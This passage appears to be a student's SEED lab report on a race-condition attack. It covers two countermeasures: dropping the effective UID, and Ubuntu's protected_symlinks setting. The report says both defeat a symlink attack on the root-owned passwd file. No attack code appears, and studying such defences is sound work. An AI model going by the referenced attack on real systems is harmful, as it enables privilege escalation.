
We have modified the vulnerable program to downgrade the privileges EUID will be the real UID. and we perform the same attack again but we observe that it does not work and cant update the root owned passwd file.
fopen() cheeks for the EUID and here the EUID is downgraded to that of the real UID of seed. The symbolic link points to a protected file, seed doesn't have permissions to open that file and the attack fails since we cannot access and modify root owned files.





Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

We turn the protection back on using the following commands: $ sudo sysctl -w fs.protected_symlinks=1. We see that the attack is not successful as we cannot follow the symlinks from the */tmp* directory. Therefore, attack fails because this is a built in protection mechanism to prevent such attacks



References:

https://github.com/Avigdor-Kolonimus/SEED-labs/tree/master/Race%20Condition